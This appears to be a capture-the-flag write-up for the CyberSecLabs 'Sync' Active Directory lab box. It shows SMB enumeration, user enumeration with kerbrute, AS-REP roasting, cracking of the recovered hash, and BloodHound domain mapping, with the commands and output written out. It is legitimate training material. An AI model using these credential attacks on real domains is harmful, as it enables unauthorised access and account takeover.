

Sync

`Sync CyberSecLabs`

Nmap Scan:




From the scan we can tell its a windows box in an AD environment. On checking smb we can see that listing of shares anonymously is possible.




Now lets connect to the share and check whats in it. On checking all the directories in it, it was totally empty.

```
┌──(mark㉿haxor)-[~/Pictures]
└─$ smbclient //172.31.3.6/Department
Password for [WORKGROUP\mark]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jun 14 09:47:09 2020
  ..                                  D        0  Sun Jun 14 09:47:09 2020
  Accounts                            D        0  Sun Jun 14 09:44:07 2020
  Development                         D        0  Sun Jun 14 09:46:44 2020
  IT                                  D        0  Sun Jun 14 09:44:01 2020
  Marketing                           D        0  Sun Jun 14 09:44:09 2020
  Sales                               D        0  Sun Jun 14 09:44:11 2020
  Server Operators                    D        0  Sun Jun 14 09:46:52 2020
  Support                             D        0  Mon Jun 15 23:20:35 2020
  Taxation                            D        0  Sun Jun 14 09:44:05 2020

                12966143 blocks of size 4096. 9950814 blocks available
smb: \> cd Accounts
smb: \Accounts\> ls
  .                                   D        0  Sun Jun 14 09:44:07 2020
  ..                                  D        0  Sun Jun 14 09:44:07 2020

                12966143 blocks of size 4096. 9950814 blocks available
```


So I used crackmapexec spideplus mode to intensively check out files in the smb server. But from the result there wasn't still anything there.



Now lets enumerate users by using a tool called kerbrute.



From the result we see that we are able to enumerate some of the domain users and a particular user has no pre authentication required meaning that we can the user can request Ticket Granting Ticket from the domain without authentication required. To exploit this we can perform ASREPROAST attack. I'll be using a tool called getnpusers which is among the tools from impacket. So this attack will dump the kerberos hash of the user.



Now lets save the hash in a file and brute force it using john the ripper. And after few seconds the hash is cracked.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ nano hash

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ john -w=/home/mark/Documents/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!!MILKSHAKE!!    ($krb5asrep$manager@SYNC.CSL)
1g 0:00:01:04 DONE (2022-12-14 01:02) 0.01558g/s 223518p/s 223518c/s 223518C/s !!lush!!..!!12QWert
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$
```

I then tried connecting to winrm using the newly founded credential but it failed meaning that the user isn't among remote users.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ evil-winrm -u manager -i $IP -p '!!MILKSHAKE!!'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```


So next thing I did was to check out if we can spider shares on smb using crackmapexec spiderplus mode. But still there was nothing in the shares

```
┌──(mark㉿haxor)-[/tmp/cme_spider_plus]
└─$ ls
sync.csl.json

┌──(mark㉿haxor)-[/tmp/cme_spider_plus]
└─$
```


Open ▾ sync.csl.json /tmp/cme_spider_plus Save



```
{
    "Department": {},
    "IPC$": {
        "Ctx_WinStation_API_service": {
            "atime_epoch": "1601-01-01 00:13:35",
            "ctime_epoch": "1601-01-01 00:13:35",
            "mtime_epoch": "1601-01-01 00:13:35",
            "size": "3 Bytes"
        },
        "InitShutdown": {
            "atime_epoch": "1601-01-01 00:13:35",
            "ctime_epoch": "1601-01-01 00:13:35",
            "mtime_epoch": "1601-01-01 00:13:35",
            "size": "3 Bytes"
        },
        "LSM_API_service": {
            "atime_epoch": "1601-01-01 00:13:35",
            "ctime_epoch": "1601-01-01 00:13:35",
            "mtime_epoch": "1601-01-01 00:13:35",
            "size": "3 Bytes"
        },
        "PIPE_EVENTROOT\\CIMV2SCM EVENT PROVIDER": {
            "atime_epoch": "1601-01-01 00:13:35",
            "ctime_epoch": "1601-01-01 00:13:35",
            "mtime_epoch": "1601-01-01 00:13:35",
            "size": "1 Bytes"
        },
        "RpcProxy\\49668": {
            "atime_epoch": "1601-01-01 00:13:35",
            "ctime_epoch": "1601-01-01 00:13:35",
            "mtime_epoch": "1601-01-01 00:13:35",
            "size": "3 Bytes"
        },
        "RpcProxy\\593": {
            "atime_epoch": "1601-01-01 00:13:35",
            "ctime_epoch": "1601-01-01 00:13:35",
            "mtime_epoch": "1601-01-01 00:13:35",
            "size": "3 Bytes"
        },
        "SessEnvPublicRpc": {
            "atime_epoch": "1601-01-01 00:13:35",
            "ctime_epoch": "1601-01-01 00:13:35",
            "mtime_epoch": "1601-01-01 00:13:35",
            "size": "3 Bytes"
        }
```

At this point I was really frustrated but I kept on enumerating. So I tried connecting to the smb server using rpcclient and enumerate the domain users in the domain controller.
so I got all the users in the domain controller.



Now I tried checking for if the newly found users also has no pre auth required meaning that we would be able to perform ASREPROAST attack.





But unfortunately I wasn't successfull with that. So I taught of another thing. Since we have a user credential already we can try mapping the domain using bloodhound. So bloodhound can gather info in the domain controller.
So I used bloodhound-python to perfrom the domain enumeration.


```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ bloodhound-python --help
usage: bloodhound-python [-h] [-c COLLECTIONMETHOD] [-u USERNAME] [-p PASSWORD] [-k] [--hashes HASHES] [-ns NAMESERVER] [--dns-tcp] [--dns-timeout DNS_TIMEOUT] [-d DOMAIN] [-dc HOST]
                         [-gc HOST] [-w WORKERS] [-v] [--disable-pooling] [--disable-autogc] [--zip] [--computerfile COMPUTERFILE] [--cachefile CACHEFILE]

Python based ingestor for BloodHound
For help or reporting issues, visit https://github.com/Fox-IT/BloodHound.py

options:
  -h, --help            show this help message and exit
  -c COLLECTIONMETHOD, --collectionmethod COLLECTIONMETHOD
                        Which information to collect. Supported: Group, LocalAdmin, Session, Trusts, Default (all previous), DCOnly (no computer connections), DCOM, RDP,PSRemote, LoggedOn,
                        ObjectProps, ACL, All (all except LoggedOn). You can specify more than one by separating them with a comma. (default: Default)
  -u USERNAME, --username USERNAME
                        Username. Format: username[@domain]; If the domain is unspecified, the current domain is used.
  -p PASSWORD, --password PASSWORD
                        Password
  -k, --kerberos        Use kerberos
  --hashes HASHES       LM:NLTM hashes
  -ns NAMESERVER, --nameserver NAMESERVER
                        Alternative name server to use for queries
  --dns-tcp             Use TCP instead of UDP for DNS queries
  --dns-timeout DNS_TIMEOUT
                        DNS query timeout in seconds (default: 3)
  -d DOMAIN, --domain DOMAIN
                        Domain to query.
  -dc HOST, --domain-controller HOST
                        Override which DC to query (hostname)
  -gc HOST, --global-catalog HOST
                        Override which GC to query (hostname)
  -w WORKERS, --workers WORKERS
                        Number of workers for computer enumeration (default: 10)
  -v                    Enable verbose output
  --disable-pooling     Don't use subprocesses for ACL parsing (only for debugging purposes)
  --disable-autogc      Don't automatically select a Global Catalog (use only if it gives errors)
  --zip                 Compress the JSON output files into a zip archive
  --computerfile COMPUTERFILE
                        File containing computer FQDNs to use as allowlist for any computer based methods
  --cachefile CACHEFILE
                        Cache file (experimental)

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$
```

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ bloodhound-python -c All -u manager -p '!!MILKSHAKE!!' -d sync.csl -ns $IP
INFO: Found AD domain: sync.csl
INFO: Connecting to LDAP server: sync.sync.csl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: sync.sync.csl
INFO: Found 7 users
INFO: Found 52 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: sync.sync.csl
INFO: Done in 00M 38S

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ ls
20221214012523_computers.json  20221214012523_domains.json  20221214012523_groups.json  20221214012523_users.json  cred  hash  nmapscan  users

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$
```

Then it saves the files in json format. So I'll be zipping them as a file then uploading it to bloodhound to check out the result.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ zip -r loot.zip 2022*
  adding: 20221214012523_computers.json (deflated 73%)
  adding: 20221214012523_domains.json (deflated 82%)
  adding: 20221214012523_groups.json (deflated 95%)
  adding: 20221214012523_users.json (deflated 92%)

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ ls
20221214012523_computers.json  20221214012523_domains.json  20221214012523_groups.json  20221214012523_users.json  cred  hash  loot.zip  nmapscan  users

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$
```

So after searching for possible ways to escalate to domain admin by reading the output that bloodhound extracted It showed a way we can escalate to domain admin but that can only be possible if we have remote access to the domain which we don't.



So next I decided to check out the permission of the smb server using smbcacls alternatively other tools can be used like crackmapexec, smbmap etc. but in this case i used **smbcacls**.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ echo $IP
72.31.3.6

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$ smbclient -L $IP
assword for [WORKGROUP\mark]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Department      Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
econnecting with SMB1 for workgroup listing.
o_connect: Connection to 172.31.3.6 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
nable to connect with SMB1 -- no workgroup available

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Sync]
└─$
```

